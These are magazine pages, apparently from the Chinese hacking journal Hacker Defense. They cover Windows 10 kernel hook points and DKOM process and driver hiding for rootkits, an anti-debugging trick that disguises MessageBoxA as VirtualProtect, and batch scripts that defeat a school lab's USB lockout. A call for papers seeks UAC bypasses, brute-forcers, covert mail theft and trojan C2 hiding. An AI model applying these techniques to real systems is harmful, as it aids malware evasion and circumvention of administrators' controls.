切入内核指令 INT 0x2E/SYSENTER 及内核入口点 KiFastCallEntry

对于从前的 Windows 系统，使用中断描述符表（IDT）中的 0x2E 项切入内核：

```
kd> !idt –a
……
2e:   81b72dbe nt!KiSystemService
kd> u 81b72dbe l30
nt!KiSystemService:
……
81b72e48 e9f5000000          jmp         nt!KiFastCallEntry+0xa2 (81b72f42)
```

可以看到，0x2E 项对应的是 KiSystemService 例程，反汇编 KiSystemService 发现，它跳转到了入口点 KiFastCallEntry。大约自从 Windows 2000 系统以后，就开始使用 SYSENTER 指令了，但是包括 Windows 10 系统在内，均保留了 0x2E 项。现代 Windows 系统的 IDT 更多的参与了与硬件相关的事物。

关于 SYSENTER 相关原理，我们曾经多次使用，从而找到 KiFastCallEntry 的地址。通过

RDMSR 与 WRMSR 指令可以对 IA32_SYSENTER_CS、IA32_SYSENTER_ESP、IA32_SYSENTER_EIP 三个 MSR 寄存器进行操作，如果使用 RDMSR 命令读取 IA32_SYSENTER_EIP（0x176）的内容，即可找到 KiFastCallEntry 地址。

```
kd> rdmsr 176
msr[176] = 00000000`81b72ea0
kd> u 81b72ea0
nt!KiFastCallEntry:
……
```

调试结果证明，INT 0x2E/SYSENTER 部分没有发生什么变化，它们均可到达 KiFastCallEntry。而 KiFastCallEntry 一直是我们研究的重点内容，因为 360 等国内安全软件最重要的挂钩都位于 KiFastCallEntry 的某处偏移当中。这里我们查看一下重点挂钩区域的变化：

```
kd> u KiFastCallEntry+0xe6 l20
nt!KiSystemServiceAccessTeb+0x1a:
81b72f86 ff05b0060000    inc     dword ptr ds:[6B0h]
81b72f8c 8bf2            mov     esi,edx
81b72f8e 33c9            xor     ecx,ecx
81b72f90 8b570c          mov     edx,dword ptr [edi+0Ch]
81b72f93 8b3f            mov     edi,dword ptr [edi]
81b72f95 8a0c10          mov     cl,byte ptr [eax+edx]
81b72f98 8b1487          mov     edx,dword ptr [edi+eax*4]
81b72f9b 2be1            sub     esp,ecx//360 挂钩点
81b72f9d c1e902          shr     ecx,2//360 挂钩点
81b72fa0 8bfc            mov     edi,esp//腾讯挂钩点
81b72fa2 f6457202        test    byte ptr [ebp+72h],2
81b72fa6 7506            jne     nt!KiSystemServiceAccessTeb+0x42 (81b72fae)
81b72fa8 f6456c01        test    byte ptr [ebp+6Ch],1
81b72fac 740c            je      nt!KiSystemServiceCopyArguments (81b72fba)
81b72fae 3b35045dca81    cmp     esi,dword ptr [nt!MmUserProbeAddress (81ca5d04)]
//腾讯挂钩点
81b72fb4 0f832a020000    jae     nt!KiSystemCallExit+0x77 (81b731e4)
```

这样，360 挂钩没有成功的原因一目了然了，语句没有变，但是偏移变了，导致挂钩没有成功；至于腾讯电脑管家的挂钩，就要发生变化了，因为这两句中间已经插入了若干句。可见，360 的挂钩可移植性更好一些，我们可以关注一下这些安全软件的挂钩将来如何变化。

SSDT 与 Shadow SSDT（SSSDT）

SSDT 与 SSSDT 是安全软件与 Rootkit 的“兵家必争之地”，也是我们的重点关注对象。

```
kd> dds KeServiceDescriptorTable
8105fc80    80f1fcec nt!KiServiceTable
8105fc84    00000000
```

```
8105fc88    000001b1
8105fc8c    80f203b4 nt!KiArgumentTable
kd> dps KiServiceTable l1b1
80f1fcec    80e76800 nt!NtAccessCheck
……
```

相较于 Windows 7 系统的 SSDT 函数数量 0x191 来说，多出了 0x20（32）个。

要想调试 SSSDT，有两点要注意的地方：第一，不可刚一开机就调试，要等待 win32k 模块初始化完成之后才可以；第二，要切换到 GUI 进程之后才能调试出详细的 SSSDT 函数。

```
kd> dds KeServiceDescriptorTableShadow
8105fc40    80f1fcec nt!KiServiceTable
8105fc44    00000000
8105fc48    000001b1
8105fc4c    80f203b4 nt!KiArgumentTable
8105fc50    8e177000 win32k!W32pServiceTable
8105fc54    00000000
8105fc58    00000441
8105fc5c    8e178554 win32k!W32pArgumentTable
```

其中，W32pServiceTable 之中保存了 0x441 个 SSSDT 函数，相较于 Windows 7 系统的 SSSDT 函数数量 0x339 来说，多出了 0x108（264）个。接着我们查看所有进程，切换到一个 GUI 进程，这里以 explorer.exe 为例。

```
kd> !process 0 0//查看进程
……
PROCESS afa946c0    SessionId: 1    Cid: 0e88    Peb: 7f474000    ParentCid: 0e1c
    DirBase: 3fff2460    ObjectTable: a2752480    HandleCount: <Data Not Accessible>
    Image: explorer.exe
kd> .process afa946c0//切换进程，注意上面的 PROCESS afa946c0
Implicit process is now afa946c0
kd> dps W32pServiceTable l441
8e177000    8e1717d4 win32k!NtUserGetOwnerTransformedMonitorRect
……
```

综合上述信息，我们可以看到，本次 Windows 10 系统对 SSDT 的修改相对较小，最明显的地方是大幅增加了 SSSDT 的函数数量（当然有些是从 Windows 8 继承而来的），相信 win32k 的其他地方也做出了一定的修改，这就解释了系统在图形界面方面变化比较大的原因。我并没有列出所有新增的函数，因为它们不会全部与 Rootkit 相关，至于哪些应该去 Hook，有待时间检验。

其他重要内核数据结构

除了更改调用表（如 Hook SSDT）、更改代码（如 Inline Hook KiFastCallEntry）等常见手段之外，另一种 Rootkit 常用技术当属 DKOM 了，想使用 DKOM 就必须清楚地认识一些内核

中的重要数据结构。

1.隐藏进程

这种隐藏进程的方法是：调用 PsGetCurrentProcess 得到 EPROCESS 对象的指针，遍历 ActiveProcessLinks 双向链表，当找到目标 PID 时，就把这个进程从链表中脱去，达到隐藏进程的目的。特别注意，PID 是唯一的，而同一时间可以有多个进程名相同的进程在运行，所以要根据 PID 来判别。

```
kd> dt nt!_EPROCESS
    +0x000 Pcb                    : _KPROCESS
    ……
    +0x0b4 UniqueProcessId    : Ptr32 Void//进程 ID
    +0x0b8 ActiveProcessLinks : _LIST_ENTRY//进程的双向链表
……
+0x170 ImageFileName      : [15] UChar//进程名，Windows 7 中偏移为 0x16C
```

2.隐藏驱动程序文件

原理基本与隐藏进程相同，请看如下调试：

```
kd> dt nt!_DRIVER_OBJECT
……
    +0x014 DriverSection      : Ptr32 Void//无类型指针
    ……
```

众所周知，微软对于内核中的关键部分总是采取模糊、混淆的态度，不欲让外人所知。我们调试出的 DriverSection 结构看起来是一个无类型指针，但是在众多孜孜不倦的内核黑客的探索下，揭示出了其结构中确实含有双向链表，甚至知道了在其偏移 0x2C 处包含了驱动的名称。因此，我们可以如法炮制，遍历 DriverSection 双向链表，匹配想要隐藏的驱动名字，从链表中将其脱去，也就达到了隐藏驱动程序的目的。本部分在 Windows 10 系统中的变化不大。

结语

Windows 10 系统寄托了微软对于移动互联网时代的期望，我真心期待 Windows 10 系统取得巨大的成功，甚至是颠覆现有的格局。“创新之道，不破不立”，微软的创新精神深深的激励着我。

通过我们这次的初步探索可知，Windows 10 系统变化最大的部分当属 win32k 模块，直接决定了我们所见的 GUI 部分出现了较大的变化。其他关键部分有些没变，有些进行了较小的优化调整。需要指出的是，现在的 Windows 10 系统仅仅是一个早期预览版本，不排除今后还会有一些变化，甚至是较大的变化。随着时间推移，系统会逐渐成熟，安全软件与 Rootkit 的博弈将发生怎样的变化，让我们拭目以待。

（完）

马甲 API 的实现原理及对抗

文/图 木羊

看到这个标题，想必大家第一个问题多半是什么叫马甲 API，第二个问题是为什么叫马甲 API？在回答之前，先请思考一个问题，刚上手调试一款软件，最重要的是什么？答案恐怕五花八门，我给大家捋一捋，根据目前的调试技术，回答基本只能从动态和静态两大方向入手，而动态肯定比静态好用太多，举个简单例子，做过代码审计的同学，都一定有过那种看到茫茫多陌生的代码时脑子瞬间“嗡”地要断线的经历，这还是面对着高级程序语言，而且很可能还是手边能找到文档注释的情况，要是换了什么参考也没有，而且语法结构最反人类的反汇编代码，这种痛苦只是翻倍。动态调试为什么好？因为只要咬住执行流，就可以避免陷入无关紧要数量又特别巨大的旁枝代码中，省时省事。

但这是理想情况。要咬住执行流，绝对是一项需要智力和运气的技术活，具体体现就是下断点。抛开各种不断突破下限的反调试手段不说，就算 OD 载入能 F9 跑起来，不知道怎么断下执行流也是没法开工干活的。下断点很重要。回忆一下，现在市面的教程教材都是怎么教下断点的，断关键 API 对不对？这篇马甲 API，就是用来对抗这种说教。

说得太虚不好理解，从一个具体的例子入手，譬如说某个 CrackMe，输入用户名和注册码，点击“注册”以后，会弹出错误警告框。这时我们要怎么做？最教科书的做法是，因为有弹框，所以断 MessageBox，这里还要注意，Windows 编程里有 MessageBox 这个函数，但没有这个 API，这个函数经过编译器编译后，根据编码的不同，可能最终调用的是 MessageBoxA 或者 MessageBoxW，不管哪个，下断的位置都有两个，一个是程序调用 API 的位置，通常是 Call 该 API 在 IAT 中的对应位置（是个 DWORD），一个是 API 的入口位置。效果是一样的，但如果使用 OD，断前者可以看到参数，所以这是首选，一般用 Ctrl+N 能找到，不过有可能会漏，断在 API 入口则会相对保险一点。

首先必须承认，这种断核心 API 的方法确实是咬住执行流的好方法，直接的后果是现在很多 CrackMe 都不敢弹框的，不过是不是就没法对抗呢？恰恰相反，对抗的方法很简单，譬如本文所用的马甲 API。这里先揭开第一个谜底：这个名词是我“杜撰”的，只是用来描述一种技术，利用这种技术，我们不再直接调用核心 API，而改为调用它的“替身”，目的就是使断核心 API 的方法无法咬住执行流。实现这种技术，只需要三步。

第一步，找到目标 API，也即需要制作“替身”的核心 API。以上文为例，就确定是 MessageBoxA 吧，获取的方法有很多种，最大路货的方法如下：

```
DWORD addrofAPI = (DWORD)GetProcAddress(LoadLibrary("user32.dll"),
"MessageBoxA");
```

用 GetProcAddress 可以获取系统 dll 导出 API 的地址，需要注意的是第一个参数，是 HMODULE 类型，需要传入 API 所在 dll 的句柄，获取的方法有两种，一种是 GetModuleHandle，一种是 LoadLibrary，如果是控制台程序就只能用后者，因为只有窗口程序才会载入 user32.dll，控制台程序需要手动载入这个 dll。除了这种方法以外，还有个更简单的方法：

```
DWORD addrofAPI = (DWORD)MessageBox;
```

这种方法不常见，但是确实可用的，C 语言中函数名称就是该函数的地址，只要通过强制转换就可以直接赋值使用。唯一的限制是必须为通过库文件导出的函数，对于微软私有的 API 就不能用了。

第二步，制作“替身”。名字听起来很逆天，其实原理很简单：复制。多谢冯诺依曼挖下的坑，API 里的执行指令其实也是最普通的数据，只要在内存中另寻一处，将 API 中的指令（数据）统统复制过去，“替身”就制作完成了，而且只要能将执行流导流过去，功能和原来的 API 将一模一样。也有人将类似的技术称为制作镜像，或者影子（shadow）。

不过制作“替身”的方法，却需要巧思，这是决定成败的关键。如果别人三下两下就顺藤摸瓜找到“替身”，那马甲 API 的西洋镜也就被戳破了。首当其冲的就是怎么复制，直接用 memcpy 绝对是自寻死路，不能让别人轻易找到你的复制现场，用 rep mov 之类的指令吧，只要动动脑筋，想玩出点花样来不难。这里只提两个注意的地方，第一个是复制到哪里去，找个 Alloc 系的 API（如 VirtualAlloc ）分配内存再复制过去行不行？行，常见的镜像就是这么做的，但容易被抓住马脚。这里讲一个具有自主知识产权的方法，顺便揭开第二个谜底，为什么叫“马甲”。先说说马甲，马甲俗称“小号”，首先它也是个 ID，如果我们另外申请一片内存，虽然馅一样了，但皮总是有点差（特别是用 OD 来看，调用地址就不一样）。所以，要货真价实，马甲 API，首先也应该是个 API。转变一下观念，所谓 API 也不过是在特定的内存中放了一些特定的数据（指令）罢了，和新申请一片内存没什么两样。不过话虽如此，但马甲 API 不是随便找个 API 就可以了，为了程序稳定，首先得保证这个 API 不会被

其它地方调用，也就是说它必须是个闲置的 API，道理简单，你把人家的馅换了，但皮还是原来的，万一被别处调用了，作用肯定会发生改变，最好的结果就是程序崩溃了，要是还因此毁掉重要的数据就更糟糕。此外，这个 API 也不是随便就行，对传参还有要求，这里选的是 VirtualProtect，原因放在第三步仔细讲。最后还有一点，API 所在的内存空间通常是不可写的，直接复制会导致失败，需要先重设一下属性。

第三步，调用。你说调用很简单？不，大有文章。前面说了，这里被选作 MessageBoxA 的马甲 API 的是 VirtualProtect，为什么选它？首先它们的参数必须一致，我们将会这样调用这个马甲 API：

```
VirtualProtect(0, (DWORD)"tst", (DWORD)"HF",0);
```

这里演示了如何传参，如果参数数目不一致，编译器是不依的，至于其它，还有类型不同的问题，这个让不少人颇为棘手，如果不指点可能又得是多少百次徒劳无功的搜索，其实强制类型转换就可以了。

其次就是它的空间够“大”。前面肯定有同学要问复制的内存块大小，其实不需要太纠结，只要保证需要的都复制过去就可以了，总的来说复制多了比复制少了好，不需要太精确，只要保证复制的目的内存从起到止都不会有其它的执行流经过就可以了。

最后看看编译之后的效果，尽量让编译器不要优化，最佳的观赏体验如图 1 所示。

```
6A 00        push    0x0                          pOldProtect = NULL
68 5C604000  push    0040605C                     NewProtect = PAGE_READWRI
68 60604000  push    00406060                     Size = 406060 (4218976.)
6A 00        push    0x0                          Address = NULL
FF15 0050400 call    dword ptr [<&KERNEL32.VirtualPr  VirtualProtect
```

图 1

是不是顿时明白为什么敢叫马甲 API 而不叫其它？VirtualProtect 一转眼成了 MessageBoxA 的马甲，迷惑效果非常好（还附赠 OD 品牌认证的全套参数识别，简直跟真的一样），特别是对那些死搬教科书的新手，一来无论如何也找不到弹框的调用，二来无论如何也想不到要通过断 VirtualProtect 来实现断 MessageBoxA 的效果。这种方法不但能对抗动态调试的断核心 API，对抗静态反汇编效果也很好，不说多了，最后放上 IDA 最新版的反汇编效果，如图 2 所示，不看广告看疗效！

```
push    ecx             ; lpflOldProtect
push    40h             ; flNewProtect
push    50h             ; dwSize
mov     edx, [ebp+lpAddress]
push    edx             ; lpAddress
call    ds:VirtualProtect
```

图 2

禁用 USB 软件的破解分析

文/图 BadTudou

在学校机房上机时，发现 USB 设备被禁用了。插入 USB 设备后，电脑仍然会有相应的提示，但是找不到相应的驱动程序，因而可以判断，机房管理员并没有在 BIOS 中禁用 USB 设备，而应该是使用了相应的软件来禁用 USB 设备了，也就是说，只要我们找到了这个软件，就有可能将禁用 USB 的限制解除。于是，探寻解除之道的旅程由此开始。

在本地电脑以“USB”为关键字搜索，发现了一个叫禁用 USB 的软件，打开该可执行文件的“属性”，其中出现了“XXXXX 学校”的字样，猜测可能是机房管理员自己写的一个小软件。运行该软件，界面如图 1 所示。



图 1

看到的第一眼，想到了批处理，尝试按了 Ctrl+C 使它暂停，软件果然暂停了。这时，在本地文件搜索中发现了一个文件——禁用 USB.bat，在系统临时文件里，应该是禁用 USB.exe 在运行过程中产生的，用记事本打开，果真如此。

软件可能是学校机房管理员自己编写的，使用的是批处理，并通过加密软件加密成 EXE 可执行文件。下面是源码分析，“//”部分是我添加的注释信息。

```
    //关闭回显
    echo off
    //备份原 USB 驱动至 WINDOWS 文件夹，文件后缀为 Bak
    copy %WINDIR%\inf\usbstor.inf %WINDIR%\usbstorinf.bak /y
    copy %WINDIR%\inf\usbstor.PNF %WINDIR%\usbstorPNF.bak /y
    //删除原 USB 驱动
    del /q /f %WINDIR%\inf\usbstor.inf
    del /q /f %WINDIR%\inf\usbstor.PNF
    //建立 USB 驱动文件 PNF
    md %WINDIR%\inf\usbstor.PNF
    // 建立带斜杠文件夹，利用畸形文件夹阻止驱动文件复制到该文件夹
    md %WINDIR%\inf\usbstor.PNF\1..\
    //更改 USB 驱动文件 PNF 的属性
    attrib +a +s +h +r %WINDIR%\inf\usbstor.PNF /s /d
    //建立 USB 驱动文件 inf
    md %WINDIR%\inf\usbstor.inf
    // 建立带斜杠文件夹，利用畸形文件夹阻止驱动文件复制到该文件夹
    md %WINDIR%\inf\usbstor.inf\11..\
    //更改 USB 驱动文件 inf 的属性
    attrib +a +s +h +r %WINDIR%\inf\usbstor.inf /s /d
    //更改文件修改权限
    echo y|cacls %WINDIR%\inf\usbstor.PNF /c /t /P everyone:n
    echo y|cacls %WINDIR%\inf\sbstor.inf /c /t /P everyone:n
    reg  add  "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\USBSTOR"  /v
Start /t reg_dword /d 4 /f
    //注册表信息写入 c:\windows\jy.ini，该配置文件的内容为：
    echo HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\USBSTOR [2 19] >>
c:\windows\jy.ini
    //注册配置文件
    regini c:\windows\jy.ini
```

明白了软件的运行原理，破解的思路也就有了。其实很简单，只需要执行与上面的程序相反的操作就可以了。（如果只需要看重要的部分，可略过本部分，参阅下面的精简版本）。

启用 USB 的源码如下：

```
    @echo off
    echo      *                                                    *
    echo      *                                                    *
    echo
**************************************************************************
    echo    *                                                      *
    echo    *  本程序用于启用 USB 设备，针对【XXXXXXXXXXXXXXXX】机房有效，  *
    echo    *  软件测试成功,其他地域请自测。任何 Bug 或建议，提交至作者邮箱。*
```

```
echo    *
                                                    *
echo    ************************************************************
echo    *                                                  *
echo    *                                                  *
echo
echo    Name      :启用 USB 小工具
echo    By        :BadTudou
echo    Email     :BadTudou@xxxx.com
echo    Date      :2013-04-23
echo    Waring :因使用本程序而带来的任何法律责任由使用者自行承担!
Pause
echo ____________________________________________________________
echo 正在更改目标文件文件属性
echo ____________________________________________________________
pause
attrib -a -s -h -r %WINDIR%\inf\usbstor.inf /s /d
attrib -a -s -h -r %WINDIR%\inf\usbstor.PNF /s /d
echo 正在尝试清除驱动文件保护机制
pause
rd %WINDIR%\inf\usbstor.PNF\1..\
rd %WINDIR%\inf\usbstor.PNF\
rd %WINDIR%\inf\usbstor.inf\11..\
rd %WINDIR%\inf\usbstor.inf\
echo 正在写入驱动文件
pause
del /q /f %WINDIR%\inf\usbstor.inf
del /q /f %WINDIR%\inf\usbstor.PNF
copy %WINDIR%\usbstorinf.bak %WINDIR%\inf\usbstor.inf /y
COPY %WINDIR%\usbstorPNF.bak %WINDIR%\inf\usbstor.PNF /y
echo 尝试将启用信息写入注册表，如果本步骤失败，使用管理员权限手工修改如下注
册表键值：
echo 注册表项：HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\USBSTOR
echo 键名      : Start
echo 键值      : 3
pause
reg  add  "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\USBSTOR"  /v
Start /t reg_dword /d 3 /f
pause
echo Done!
Pause
```

启动 USB 精简版源码：

```
@echo off
//更改目标文件文件属性
attrib -a -s -h -r %WINDIR%\inf\usbstor.inf /s /d
attrib -a -s -h -r %WINDIR%\inf\usbstor.PNF /s /d
//尝试清除驱动文件保护机制
rd %WINDIR%\inf\usbstor.PNF\1..\
rd %WINDIR%\inf\usbstor.PNF\
rd %WINDIR%\inf\usbstor.inf\11..\
rd %WINDIR%\inf\usbstor.inf\
//删除原无效的 USB 驱动配置文件
del /q /f %WINDIR%\inf\usbstor.inf
del /q /f %WINDIR%\inf\usbstor.PNF
//复制原来有效的 USB 驱动配置文件至驱动文件夹
copy %WINDIR%\usbstorinf.bak %WINDIR%\inf\usbstor.inf /y
copy %WINDIR%\usbstorPNF.bak %WINDIR%\inf\usbstor.PNF /y
//尝试将启用信息写入注册表
//注册表项：HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\USBSTOR
//键名　　：Start
// 键值　　：3
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\USBSTOR" /v Start /t reg_dword /d 3 /f
```

运行自己写的启用 USB.bat，最后将启用 USB 的信息写入注册表时出现错误，原因是未能取得管理员权限。使用 Win+R 快捷键打开“运行”窗口，输入“regedit”打开注册表编辑器，找到出现在代码中相应的注册表项和键名，勾选相应的权限，输入键值：3，如图 1 所示。此时再插入 USB 设备，电脑正确识别了。



图 1

软件分析重点：能够破解该软件，主要是我们获取了它的源码，否则，将很难破解。注意看以下源代码：

```
// 建立带斜杠文件夹，利用畸形文件夹阻止驱动文件复制到该文件夹
md %WINDIR%\inf\usbstor.PNF\1..\
// 建立带斜杠文件夹，利用畸形文件夹阻止驱动文件复制到该文件夹
md %WINDIR%\inf\usbstor.inf\11..\
```

再看看我们是如何破解它的。

```
rd %WINDIR%\inf\usbstor.PNF\1..\
rd %WINDIR%\inf\usbstor.inf\11..\
```

重点是畸形文件。我们需要将 usbstor.inf 复制至系统盘的 Windows\inf 文件夹下，如果我们直接用它覆盖原文件，会失败，因为目录已经存在文件 usbstor.inf。准确的说，是存在 usbstor.inf 这个文件夹。当我们把 usbstor.inf 复制到目标文件夹时，系统判定目标文件夹下是否存在同名文件，在处理过程中，文件夹 usbstor.inf 被当作了文件(文件名：usbstor 扩展名：.inf）。注意禁用 usb 中的这段代码：

```
md %WINDIR%\inf\usbstor.inf\11..\
```

此处建立了一个带.的畸形文件夹，下面的讲解若不是很清楚，读者可以百度“畸形文件”。系统尝试删除目标文件夹下的 usbstor.inf 文件时（实际上是一个文件夹），会删除该文件夹下的所有文件夹及文件，但是由于畸形文件 11.的存在，\inf\usbstor.inf\11..最后的一个.被解析成了文件夹，而该文件是 11..,系统会提示因找不到文件而无法删除，因而目标文件是不会被删除的。

如果软件的作者将“md %WINDIR%\inf\usbstor.inf\11..\”改为“md %WINDIR%\inf\usbstor.inf\xx..\”，其中 xx 为任意字母或数字，或者建立多级文件夹，然后再这些文件夹下随机建立畸形文件，那么启用 USB 就变得更难了。

（完）

2014 年第 11 期杂志特约选题征稿

黑客防线于 2013 年推出新的约稿机制，每期均会推出编辑部特选的选题，涵盖信息安全领域的各个方面。对这些选题有兴趣的读者与作者，可联系投稿信箱：675122680@qq.com、hadefence@gmail.com，或者 QQ：675122680，确定有意的选题。按照要求如期完成稿件者，稿酬按照最高标准发放！特别优秀的稿酬另议。第 11 期部分选题如下，完整的选题内容请见每月发送的约稿邮件。

1.绕过 Windows UAC 的权限限制

自本期始，黑客防线杂志长期征集有关绕过 Windows UAC 权限限制的文章（已知方法除外）。

1）Windows UAC 高权限下，绕过 UAC 提示进入系统的方法；

2）Windows UAC 低权限下，进入系统后提高账户权限的方法。

2.虚拟机穿透

主机安装有虚拟机，现已远程控制虚拟机，寻求如何利用虚拟机的弱点，穿透虚拟机，进而控制本机的方法。

3.同步下载邮件

假设本机当前系统已掌控，在用户登录 Web 邮箱时，能够自动后台同步下载邮件并保存，包括收件箱、发件箱、已发送邮件、联系人等信息，优先实现 gmail、yahoo 信箱。

4.Windows7 屏幕保护密码获取

非重启系统状态下，本机（非远程受控机）屏幕保护已启动，本地获取 Windows7 屏幕保护密码的方法。

5. 暴力破解 3389 远程桌面密码

要求：

1）针对 Windows 3389 远程桌面实现暴力破解密码；

2）读取指定的用户名和密码字典文件；

3）采用多线程；

4）所有函数都必须判断错误值；

5）使用 VC++2008 编译工具实现，控制台程序；

6）代码写成 C++类，直接声明类，调用类成员函数就可以调用功能；

7）支持 Windows XP/2003/7/2008。

6.WEB 服务器批量扫描破解

1）针对目标 IP 参数要求

10.10.0.0/16

10.10.3.0/24

10.10.1.0-10.255.255.255

2）针对目标 Web 服务器扫描要求

可以识别目标 Web 服务器上运行的 Web 服务器程序，比如 APACHE 或者 IIS 等，具

体参考如下：

Tomcat Weblogic Jboss

Apache J0nAS WebSphere

Lotus Server IIS(Webdav) Axis2

Coldfusion Monkey HTTPD Nginx

3）针对目标 Web 服务器后台扫描

针对目标进行后台地址搜索。

4）针对目标 Web 后台密码破解

搜索到 Web 登录后台以后，尝试弱口令破解，可以指定字典。

7.木马控制端 IP 地址隐藏

要求：

1）在远程控制配置 server 时，一般情况下控制地址是写入被控端的，当木马样本被捕获分析时，可以分析出控制地址。针对这个问题，研究控制端地址隐藏技术，即使木马样本被捕获，也无法轻易发现木马的控制端真实地址。

2）使用 C 或 C++语言，VC6 或者 VC2008 编译工具实现。

8.Web 后台弱口令暴力破解

说明：

针对国际常用建站系统以及自编写的 WEB 后台无验证码登陆形式的后台弱口令帐密暴力破解。

要求：

1）能够自动或自定义抓取建站系统后台登陆验证脚本 URL，如 Word Press、Joomla、Drupal、MetInfo 等常用建站系统；

2）根据抓取提交帐密的 URL，可自动或自定义选择提交方式，自动或自定义提交登陆的参数，这里的自动指的是根据默认字典；

3）可自定义设置暴力破解速度，破解的时候需要显示进度条；

4）高级功能：默认字典跑不出来的后台，可根据设置相应的 GOOGLE、BING 等搜索引擎关键字，智能抓取并分析是否是后台以及自动抓取登陆 URL 及其参数；默认字典跑不出来的帐密可通过 GOOGLE、BING 等搜索引擎抓取目标相关的用户账户、邮箱账户，并以这些账户简单构造爆破帐密，如用户为 admin，密码可自动填充为域名，用户为 abcd@abcd.com，账户密码就可以设置为 abcd abcd 以及 abcd abcd123 或 abcd abcd123456 等简单帐密；

5）拓展：尽可能的多搜集国外常用建站系统后台来增强该软件查找并定位后台 URL 能力；暴力破解要稳定，后台 URL 字典以及帐密字典可自定义设置等。

9.编写端口扫描器

要求：

1）扫描出目标机器开放的端口，支持 TCP Connect、SYN、UDP 扫描方式；

2）扫描方式采用多线程，并能设置线程数；

3）将功能编写成 DLL，导出功能函数；

4）代码写成 C++类，直接声明类，调用类成员函数就可以调用功能；

5）尽量多做出错异常处理，以防程序意外崩溃；

6）使用 VC++2008 编译工具编写；

7）支持系统 Windows XP/2003/2008/7。

10.Android WIFI Tether 数据转储劫持

说明：

WIFI Tether（开源项目）可以在 ROOT 过的 Android 设备上共享移动网络（也就是我们常说的 Wi-Fi 热点），请参照 WIFI Tether 实现一个程序，对流经本机的所有网络数据进行分析存储。

要求：

1）开启 WIFI 热点后，对流经本机的所有网络数据进行存储；

2）不同的网络协议存储为不同的文件，比如 HTTP 协议存储为 HTTP.DAT；

3）针对 HTTP 下载进行劫持，比如用户下载 www.xx.com/abc.zip，软件能拦截此地址并替换 abc.zip 文件。

11.突破 Windows7 UAC

说明：

编写一个程序，绕过 Windows7 UAC 提示，启动另外一个程序，并使这个程序获取到管理员权限。

要求：

1）Windows UAC 安全设置为最高级别；

2）系统补丁打到最新；

3）支持 32 位和 64 位系统。

2014 年征稿启示

《黑客防线》作为一本技术月刊，已经 14 年了。这十多年以来基本上形成了一个网络安全技术坎坷发展的主线，陪伴着无数热爱技术、钻研技术、热衷网络安全技术创新的同仁们实现了诸多技术突破。再次感谢所有的读者和作者，希望这份技术杂志可以永远陪你一起走下去。

投稿栏目：

首发漏洞

要求原创必须首发，杜绝一切二手资料。主要内容集中在各种 0Day 公布、讨论，欢迎第一手溢出类文章，特别欢迎主流操作系统和网络设备的底层 0Day，稿费从优，可以洽谈深度合作。有深度合作意向者，直接联系总编辑 binsun20000@hotmail.com。

Android 技术研究

黑防重点栏目，对 android 系统的攻击、破解、控制等技术的研究。研究方向包括 android 源代码解析、android 虚拟机，重点欢迎针对 android 下杀毒软件机制和系统底层机理研究的技术和成果。

本月焦点

针对时下的热点网络安全技术问题展开讨论，或发表自己的技术观点、研究成果，或针对某一技术事件做分析、评测。

漏洞攻防

